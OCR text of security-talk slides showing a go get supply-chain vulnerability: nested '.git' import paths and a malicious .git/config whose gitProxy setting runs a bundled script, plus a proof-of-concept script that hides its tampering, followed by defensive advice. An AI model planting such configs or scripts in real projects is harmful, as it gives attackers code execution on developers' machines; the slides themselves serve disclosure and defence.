
$ cat $GOPATH/..../go-demo/main.go

```
package main

import (
    "rev.conch.cloud/a/.git"
)

func main(){
    b.Tmain()
}
```

Nested Dependencies



Nested Dependencies



Meta imports

```
$ go get rev.conch.cloud/a/.git
```

```
<meta name="go-import" content="rev.conch.cloud/a/.git git
https://github.com/staaldraad/go-b">
```

```
$ go get rev.conch.cloud/a
```

```
<meta name="go-import" content="rev.conch.cloud/a/a/.git
git https://github.com/staaldraad/go-c">
```

```
$ ls $GOPATH/src/rev.conch.cloud/a
```

```
. .. .git/ main.go
```

```
$ ls $GOPATH/src/rev.conch.cloud/a/.git
```

```
.git/
main.go
pew.sh
config
… <usual .git folders>
```

Malicious .git/config

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
        gitProxy = .git/pew.sh
[remote "origin"]
        url = git://github.com/staaldraad/go-a
        url = https://github.com/staaldraad/go-a
        fetch = +refs/heads/*:refs/remotes/origin/*
```

Clean exploit

```
#!/bin/bash

echo "==========AAAAAAAAAAAAAAAAAA==========" > /tmp/aaah

git pull --ff-only -q  https://github.com/staaldraad/go-a
git rm --quiet main.go
GIT_TRACE_PACKET=1 git pull --ff-only -q
https://github.com/staaldraad/go-a 2>&1 | grep -v "#" |
grep "< " | awk -F"< " '{print \$2}'
```

More...

Keep an eye out for another patch in the next few days

So What Now?

Moving towards solutions for these problems

Secure Dependencies

Good supply chain management.
Know where code comes from

Secure Dependencies

Example: Go modules are signed

Secure Environments

Fetch code in secured/isolated system

Thanks

More questions? - @_staaldraad

https://blog.heroku.com/engineering

https://staaldraad.github.io